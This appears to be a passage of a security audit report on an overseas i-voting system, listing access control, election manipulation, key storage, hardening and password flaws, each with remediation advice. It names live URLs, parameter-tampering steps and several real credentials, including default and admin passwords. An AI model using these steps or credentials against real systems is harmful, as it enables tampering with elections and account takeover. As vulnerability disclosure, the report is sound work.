
- The I-Voting solution has two portals:
  - Admin Panel:
    - i-Voting Admin Panel offers following main functionalities:
      - Administration: Users Creation
      - Libraries Management: Constituency Management, Party Management and Candidate
      - Management
      - Elections Management: Create Election, Generate Keys
  - Reporting & Results
    - i-Voting Reporting Portal offers following main functionalities:
      - Dashboard
      - Reporting
      - Results
  - In this portal are three types of users that only can view results can be created:
    - Federal ECP
      - Federal ECP user can view results of all national and provincial constituencies.
    - Provincial ECP

- Provincial ECP can view results of all constituencies in province.


  - Returning Officer

    - Returning Officer can view results of relevant constituency.


- When a read-only user is created, it should only be allowed to access the portal: "Reporting & Results (i-votero)", however, a Federal and Provincial ECP user can access the Admin Panel, although only read-only options are presented to them.
- Most seriously, these users can access administration functionalities, such as they can modify and create elections, parties, and candidates.
- To exploit this vulnerability, a low-privileged attacker must authenticate at https://overseasvoting.nadra.gov.pk/i-voteadmin/, then enter "https://overseasvoting.nadra.gov.pk/i-voteadmin/elections" in the address bar and run a search in the application in order to get a valid viewstate response.




User "rtorres@open-sec" is type Federal ECP and User "pp_ro_137@nadra@gov.pk" is type Provincial ECP user.




Original Election Event.



Election Event Modified by pp_ro_137@nadra.gov.pk



User "rtorres@open-sec.com" with Federal role can view and modify Elections Events.



Candidates added by user with Federal ECP role.

Recommendations

Recommendations:

- Access to the "Admin Panel" must be solely and exclusively for users with the "Administration" role.
- Always apply least-privilege principle to all transactions and data access. Define access control matrix for all features and implement policy before implementing the feature.
- Deny all access by default, and explicitly grant access per resource.
- Verify that the user has privileges to access each resource. This check must be given for any HTTP verb, and not just for POST.
- Develop a strong Role Based Access Control (RBAC) strategy identifying the issues up front allows them to be addressed head-on before the implementation begins.

References:

- OWASP Proactive Controls – C7: Enforce Access Controls

  https://owasp.org/www-project-proactive-controls/v3/en/c7-enforce-access-controls
- OWASP Access Control Cheat Sheet

  https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html
- OWASP Authorization Cheat Sheet

  https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- OWASP Proactive Controls: C6: Implement Digital Identity

  https://owasp.org/www-project-proactive-controls/v3/en/c6-digital-identity

004	Election Event Manipulation		7.9


https://overseasvoting.nadra.gov.pk/i-voteadmin/editelections

https://overseasvoting.nadra.gov.pk/i-voteadmin/generateKey

AV	AC	Au	C	I	A
Network	Medium	Single	None	Complete	Complete

Description


- An attacker who has gained access to the "Admin Portal" can manipulate election events, such as, modify dates, remove candidates, change public and private keys, activate, deactivate election events, even that have already been archived.
- In order to perform the attack, the POST parameter “selectionEventId” should be manipulated in the HTTP Request, entering the value of the election that you want to modify.
- An attacker can manipulate the election event values (data, keys, candidates) and this may cause data integrity issues or even denial of service.
- If an attacker closes the election event, and then activates it again but with a new public key (controlled by the attacker), all the votes can’t be decrypted.




Click on update button.

Change the electionEventid parameter from 159 to 154

Modify the election event, even if it is closed or archived.



In order to activate a closed or archived election, first click on activate and change the electionEventid parameter from 159 to 158 and upload a new public key.



After upload a public key the Election Event selected is active again.

Recommendations

Recommendations:

- When starting an election, an immutable copy of the data presented to the voter must be created, as happens with physical ballots, once printed they cannot be modified. That is, once the voting has started, the change of the public key, candidates and parties should not be allowed under any circumstances.
- It must be verified that the date established for an election complies with all the established rules, for example, it cannot have a past date.
- Before executing any action, an exhaustive check of the status of the choice and the new values to be entered must be carried out, and it must also be verified that the user has sufficient permissions to make the change.
- It is advisable to apply the principle of segregation of duties. Any change to critical data must be approved by a supervisory user.

References:


- OWASP Authorization Cheat Sheet
  https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- Input Validation Cheat Sheet
  https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

005	Private and Public Key are stored in webserver.		6.8
file:///var/ElectionKeys			

AV	AC	Au	C	I	A
Local	Low	Single	Complete	Complete	Complete

Description

- When an election is activated, the application requests a 1024-bit RSA key to encrypt each vote.
- When an election is closed, the application requests the private RSA key to decrypt the votes and be able to perform a report.
- According to "I-Voting System Manual.pdf" document, no copy of the set of keys is kept anywhere in the system. It was found that this requirement isn't met.
- Storing the public key on the server allows an attacker who has obtained remote code execution to manipulate the votes, affecting integrity.
- Storing the private key on the server allows an attacker, who has obtained remote code execution, decrypt the votes individually, affecting confidentiality.
- The key pair are generated by the application and serialized as java objects, which is not recommended, because it could cause cryptographic weaknesses issues.
- Once the election is activated, if the private key is lost, the vote data is invalidated.
- If, after the election is activated, an attacker changes the public key, it would invalidate all the votes, because they could not be decrypted.
- We consider important to mention that cryptanalysis tests weren't carried out, therefore, we cannot guarantee that the encryption method used satisfies the requirements of entropy, robustness, etc.



List of /var/ElectionKeys directory where the key pair is located, and the private key has world readable permission.

Content of pair keys in base64.

Recommendations

Recommendations:

- We recommend using an HSM (Hardware Security Module) to generate the key pair and to store the private key.
- The private key should not be stored in any file on the server, once loaded, it should only be stored in memory until all the votes are processed.
- The use of Key Escrow should be evaluated.
- The type of encryption and the type of padding used should be reviewed to ensure that an encrypted vote is not the same as another, in which case, an attacker with access to the database but without knowing any of the keys could alter the votes with a single known encrypted vote.
- A trusted third party can sign each encrypted vote (that is, without knowing the original vote) to prevent unauthorized modifications.
- If they implement blockchain technology, an exhaustive analysis of the solution must be carried out and security by design applied.

References:

- OWASP Key Management Cheat Sheet

  https://cheatsheetseries.owasp.org/cheatsheets/Key_Management_Cheat_Sheet.html
- Cryptographic Storage Cheat Sheet

  https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html
- Configuring WebSphere Application Server for non-root administration (Linux, UNIX) https://www.ibm.com/docs/es/iis/8.5?topic=ss-configuring-websphere-application-server-non-root-administration-linux-unix

006	Lack of system hardening.		6.8

https://overseasvoting.nadra.gov.pk/

AV	AC	Au	C	I	A
Local	Low	Single	Complete	Complete	Complete


Description

- During the post-exploitation enumeration, we found the user:"pcidss" with the weak password: "pcidss".
- The absence of security patches was evidenced, for example, the installed IBM WebSphere Application Server corresponds to version 8.5.5.19 Build Level cf19203.03 of 2021-01-18.
- The WebSphere service runs as root user, because of this, after successfully exploiting the insecure deserialization vulnerability, it was possible to execute commands as root user.
- It was observed that there are unnecessary services installed, which increases the attack surface.
- We found several packages installed by default in Centos, which increases the attack surface. The nmap and ncat packages can facilitate the execution of a successful lateral movement. The strace package can facilitate credential extraction and debugging.


```
WVER0010I: Copyright (c) IBM Corporation 2002, 2012; All rights reserved.
WVER0012I: VersionInfo reporter version 1.15.1.50, dated 12/20/18

--------------------------------------------------------------------------------
IBM WebSphere Product Installation Status Report
--------------------------------------------------------------------------------

Report at date and time May 17, 2021 9:24:55 PM PKT

Installation
--------------------------------------------------------------------------------
Product Directory        /opt/IBM/WebSphere/AppServer
Version Directory        /opt/IBM/WebSphere/AppServer/properties/version
DTD Directory            /opt/IBM/WebSphere/AppServer/properties/version/dtd
Log Directory            /var/ibm/InstallationManager/logs

Product List
--------------------------------------------------------------------------------
ND                       installed

Installed Product
--------------------------------------------------------------------------------
Name                     IBM WebSphere Application Server Network Deployment
Version                  8.5.5.19
ID                       ND
Build Level              cf192103.03
Build Date               1/18/21
Package                  com.ibm.websphere.ND.v85_8.5.5019.20210118_0346
Java SE Version          8
Architecture             x86-64 (64 bit)
Installed Features       IBM 64-bit WebSphere SDK for Java
                         WebSphere Application Server Full Profile
                         EJBDeploy tool for pre-EJB 3.0 modules
                         Embeddable EJB container
                         Stand-alone thin clients and resource adapters

--------------------------------------------------------------------------------
End Installation Status Report
--------------------------------------------------------------------------------
```

IBM WebSphere version.

Nmap package installed.



Unnecessary packages installed.



User "pcidss" with weak password: "pcidss”

Recommendations

Recommendations:

- Apply regular software updates.
- Remove all unnecessary packages.
- Remove any unnecessary user.
- Use strong passwords for local users and use 2FA.
- Apply the least privilege principle and avoid run process or services as root user.

References:

- HowTos/OS_Protection - CentOS Wiki

  https://wiki.centos.org/HowTos/OS_Protection

- CIS CentOS Linux

  https://www.cisecurity.org/benchmark/centos_linux/

007	Password Authentication Issues		6.8

https://overseasvoting.nadra.gov.pk/i-voteadmin/resetPassword.xhtml


https://overseasvoting.nadra.gov.pk/i-voteadmin/

https://overseasvoting.nadra.gov.pk/i-voteadmin/resetUserPassword

AV	AC	Au	C	I	A
Network	Medium	None	Partial	Partial	Partial


Description

- A password is used as the authentication unique factor. The use of a single authentication factor is not recommended in this type of system because a user could be a victim of a phishing attack and compromise the system's security.
- When an administrator resets a user's password, the system always establishes a default password: "ivote@111" and when the user logs in again, it doesn't require him to change his password.
- When a user changes their password or is reset by an administrator, the current session isn't destroyed or the user is forced to re-authenticate.
- The default password: "ivote@111" used when resetting a user password doesn't meet the system password complexity requirements (uppercase, lowercase, numeric digits, and special characters). It is worrying to note that the user admin@ecp.gov.pk has the password "1234", this type of password should be impossible to set even if you try to do it manually in the database.
- More than an active session is allowed by the same user, when a user authenticates in more than one browser or location at the same time, the user should be notified because it could be an attack victim.
- There is no control against automated attacks in the password reset form, this absence allows password brute force attacks, the reset form doesn't have Captcha controls or account blocking.
- The app doesn't require re-authentication for sensitive features such as edit an election event

